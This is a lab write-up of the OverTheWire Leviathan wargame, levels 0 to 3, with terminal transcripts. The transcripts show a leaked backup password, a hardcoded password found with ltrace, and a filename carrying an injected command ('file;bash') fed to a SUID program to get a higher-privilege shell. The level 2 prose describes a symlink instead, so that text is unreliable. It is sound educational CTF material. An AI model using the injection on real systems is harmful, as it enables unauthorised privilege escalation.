TASK-2 : OverThe Wire (Leviathan)
Name : Divya Ravindranath Bhogle
Intern ID: 2043

Leviathan Lab

Introduction


Leviathan is a Linux-based privilege escalation wargame provided by OverTheWire. It is designed to introduce beginners to practical security concepts such as misconfigured permissions, SUID binaries, password discovery, symbolic links,binary analysis, and brute-force attacks in a controlled environment.
This report documents the step-by-step approach used to complete all levels of the Leviathan wargame, from Level 0 to the final level.

Level 0

Objective:
To access the Leviathan wargame by logging into the server using the credentials provided by OverTheWire and become familiar with the challenge environment.

Steps Followed:
* Obtained the SSH login credentials for Leviathan Level 0 from the OverTheWire website.
* Opened a terminal and connected to the Leviathan server using the SSH command.
* Logged into the server using the given username and password.
* Successfully accessed the shell for Level 0.

Conclusion:
Level 0 is an introductory stage with no exploitation involved. It ensures that
the participant can successfully connect to the remote server and understand the
basic structure of the wargame before progressing further.



```
┌──(divya㉿kali)-[~]
└─$ ssh leviathan0@leviathan.labs.overthewire.org -p 2223
The authenticity of host '[leviathan.labs.overthewire.org]:2223 ([51.21.210.2
16]:2223)' can't be established.
ED25519 key fingerprint is: SHA256:C2ihUBV7ihnV1wUXRb4RrEcLfXC5CXlhmAAM/urerL
Y
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[leviathan.labs.overthewire.org]:2223' (ED25519)
to the list of known hosts.
                   _            _       _   _
                  | | _____   _(_) __ _| |_| |__   __ _ _ __
                  | |/ _ \ \ / / |/ _` | __| '_ \ / _` | '_ \
                  | |  __/\ V /| | (_| | |_| | | | (_| | | | |
                  |_|\___| \_/ |_|\__,_|\__|_| |_|\__,_|_| |_|


                      This is an OverTheWire game server.
            More information on http://www.overthewire.org/wargames

backend: gibson-1
leviathan0@leviathan.labs.overthewire.org's password:

      ,____..            ,____,          .___.
     /   /   \         ,/   .`|         /. ./|
    /   .     :      ,`   .'  :     .__'.  ' ;
   .   /   ;.  \   ;    ;     /    /__./ \ : |
  .   ;   /  ` ; .'___,/    ,' .__'.  '   \' .
```

Level 0 – Level 1

Objective:


To locate hidden or leftover files in the Level 0 directory that contain the password for Level 1.

Steps Followed:


* Logged into the Leviathan Level 0 account via SSH.
* Listed directory contents using ls.
* Displayed hidden files using ls -la.
* Discovered a hidden directory named .backup.
* Entered the .backup directory.
* Found a file named bookmarks.html.
* Searched the file for references to “leviathan”.
* Extracted the password for Level 1 from the file.

Conclusion:

This level highlights how insecure backup files and hidden directories can expose sensitive information. Improper file management can easily lead to credential leakage.



```
leviathan0@leviathan:~$ ls -la
total 24
drwxr-xr-x   3 root        root        4096 Oct 14 09:27 .
drwxr-xr-x 150 root        root        4096 Oct 14 09:29 ..
drwxr-x---   2 leviathan1 leviathan0 4096 Oct 14 09:27 .backup
-rw-r--r--   1 root        root         220 Mar 31  2024 .bash_logout
-rw-r--r--   1 root        root        3851 Oct 14 09:19 .bashrc
-rw-r--r--   1 root        root         807 Mar 31  2024 .profile
leviathan0@leviathan:~$ cd .backup/
leviathan0@leviathan:~/.backup$ ls
bookmarks.html
leviathan0@leviathan:~/.backup$ cat bookmarks.html
<!DOCTYPE NETSCAPE-Bookmark-file-1>
<!-- This is an automatically generated file.
     It will be read and overwritten.
     DO NOT EDIT! -->
<META HTTP-EQUIV="Content-Type" CONTENT="text/html; charset=UTF-8">
<TITLE>Bookmarks</TITLE>
<H1 LAST_MODIFIED="1160271046">Bookmarks</H1>

<DL><p>
    <DT><H3 LAST_MODIFIED="1160249304" PERSONAL_TOOLBAR_FOLDER="true" ID="rdf
:#$FvPhC3">Bookmarks Toolbar Folder</H3>
<DD>Add bookmarks to this folder to see them displayed on the Bookmarks Toolb
ar
    <DL><p>
```




```
leviathan0@leviathan:~/.backup$ grep password bookmarks.html
<DT><A HREF="http://leviathan.labs.overthewire.org/passwordus.html | This wil
l be fixed later, the password for leviathan1 is 3QJ3TgzHDq" ADD_DATE="115538
4634" LAST_CHARSET="ISO-8859-1" ID="rdf:#$2wIU71">password to leviathan1</A>
leviathan0@leviathan:~/.backup$ 
```

Level 1 – Level 2


Objective:
To analyze the Level 1 binary and determine the password required to access the next level.

Steps Followed:
* Logged into the Leviathan Level 1 account using the password from the previous level.
* Listed files and identified an executable named check.
* Executed the binary, which prompted for a password.
* Used ltrace to monitor library calls made by the program.
* Observed that the program used strcmp() to compare the input with the string “sex”.
* Entered the discovered password.
* Verified elevated access and read the Level 2 password from /etc/leviathan_pass/leviathan2.

Conclusion:
The level demonstrates weak password protection and insecure validation logic. Using ltrace allowed easy identification of the hardcoded password.



```
┌──(divya㉿kali)-[~]
└─$ ssh leviathan1@leviathan.labs.overthewire.org -p 2223
                         _            _       _   _
                        | | _____   _(_) __ _| |_| |__   __ _ _ __
                        | |/ _ \ \ / / |/ _` | __| '_ \ / _` | '_ \
                        | |  __/\ V /| | (_| | |_| | | | (_| | | | |
                        |_|\___| \_/ |_|\__,_|\__|_| |_|\__,_|_| |_|


                      This is an OverTheWire game server.
            More information on http://www.overthewire.org/wargames

backend: gibson-1
leviathan1@leviathan.labs.overthewire.org's password:
```



```
leviathan1@leviathan:~$ ls -la
total 36
drwxr-xr-x   2 root       root        4096 Oct 14 09:27 .
drwxr-xr-x 150 root       root        4096 Oct 14 09:29 ..
-rw-r--r--   1 root       root         220 Mar 31  2024 .bash_logout
-rw-r--r--   1 root       root        3851 Oct 14 09:19 .bashrc
-r-sr-x---   1 leviathan2 leviathan1 15084 Oct 14 09:27 check
-rw-r--r--   1 root       root         807 Mar 31  2024 .profile
leviathan1@leviathan:~$ ./check
password: null
Wrong password, Good Bye ...
leviathan1@leviathan:~$ ltrace ./check
__libc_start_main(0x80490ed, 1, 0xffffd474, 0 <unfinished ...>
printf("password: ")                             = 10
getchar(0, 0, 0x786573, 0x646f67password: null
)                = 110
getchar(0, 110, 0x786573, 0x646f67)              = 117
getchar(0, 0x756e, 0x786573, 0x646f67)           = 108
strcmp("nul", "sex")                             = -1
puts("Wrong password, Good Bye ..."Wrong password, Good Bye ...
)            = 29
+++ exited (status 0) +++
leviathan1@leviathan:~$ ./check
password: sex
$ ls
check
$ cat /etc/leviathan_pass/leviathan2
NsN1HwFoyN
$ █
```

Level 2 – Level 3

Objective:


To exploit the file handling behavior of the Level 2 binary in order to obtain the Level 3 password.

Steps Followed:


* Logged into Leviathan Level 2.
* Listed files and identified a binary named printfile.
* Executed the binary, which requested a filename as input.
* Used ltrace to observe file access behavior.
* Created a symbolic link pointing to /etc/leviathan_pass/leviathan3.
* Passed the symlink as input to the binary.
* The program printed the contents of the password file.

Conclusion:


This level illustrates how symbolic links can be abused when programs do not properly validate file paths or permissions.




```
┌──(divya㉿kali)-[~]
└─$ ssh leviathan2@leviathan.labs.overthewire.org -p 2223

                      This is an OverTheWire game server.
            More information on http://www.overthewire.org/wargames

backend: gibson-1
leviathan2@leviathan.labs.overthewire.org's password:

Welcome to OverTheWire!
```



```
leviathan2@leviathan:~$ ls -la
total 36
drwxr-xr-x   2 root       root        4096 Oct 14 09:27 .
drwxr-xr-x 150 root       root        4096 Oct 14 09:29 ..
-rw-r--r--   1 root       root         220 Mar 31  2024 .bash_logout
-rw-r--r--   1 root       root        3851 Oct 14 09:19 .bashrc
-r-sr-x---   1 leviathan3 leviathan2 15072 Oct 14 09:27 printfile
-rw-r--r--   1 root       root         807 Mar 31  2024 .profile
leviathan2@leviathan:~$ ./printfile
*** File Printer ***
Usage: ./printfile filename
leviathan2@leviathan:~$ ./printfile /etc/leviathan_pass/leviathan3
You cant have that file...
leviathan2@leviathan:~$ ./printfile /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
```



```
leviathan2@leviathan:~$ ltrace ./printfile /etc/passwd
__libc_start_main(0x80490ed, 2, 0xffffd464, 0 <unfinished ...>
access("/etc/passwd", 4)
snprintf("/bin/cat /etc/passwd", 511, "/bin/cat %s", "/etc/passwd")
geteuid()
geteuid()
setreuid(12002, 12002)
system("/bin/cat /etc/passwd"root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
```



```
+++ exited (status 0) +++
leviathan2@leviathan:~$ ls
printfile
leviathan2@leviathan:~$ mktemp -d
/tmp/tmp.pNhACW9Dek
leviathan2@leviathan:~$ cd /tmp/tmp.pNhACW9Dek
leviathan2@leviathan:/tmp/tmp.pNhACW9Dek$ touch 'file;bash'
leviathan2@leviathan:/tmp/tmp.pNhACW9Dek$ ls
file;bash
leviathan2@leviathan:/tmp/tmp.pNhACW9Dek$ cd
leviathan2@leviathan:~$ ls
printfile
leviathan2@leviathan:~$ ./printfile /tmp/tmp.pNhACW9Dek/file\;bash
/bin/cat: /tmp/tmp.pNhACW9Dek/file: Permission denied
leviathan3@leviathan:~$ cat /etc/leviathan_pass/leviathan3
f0n8h2iWLP
leviathan3@leviathan:~$ █
```

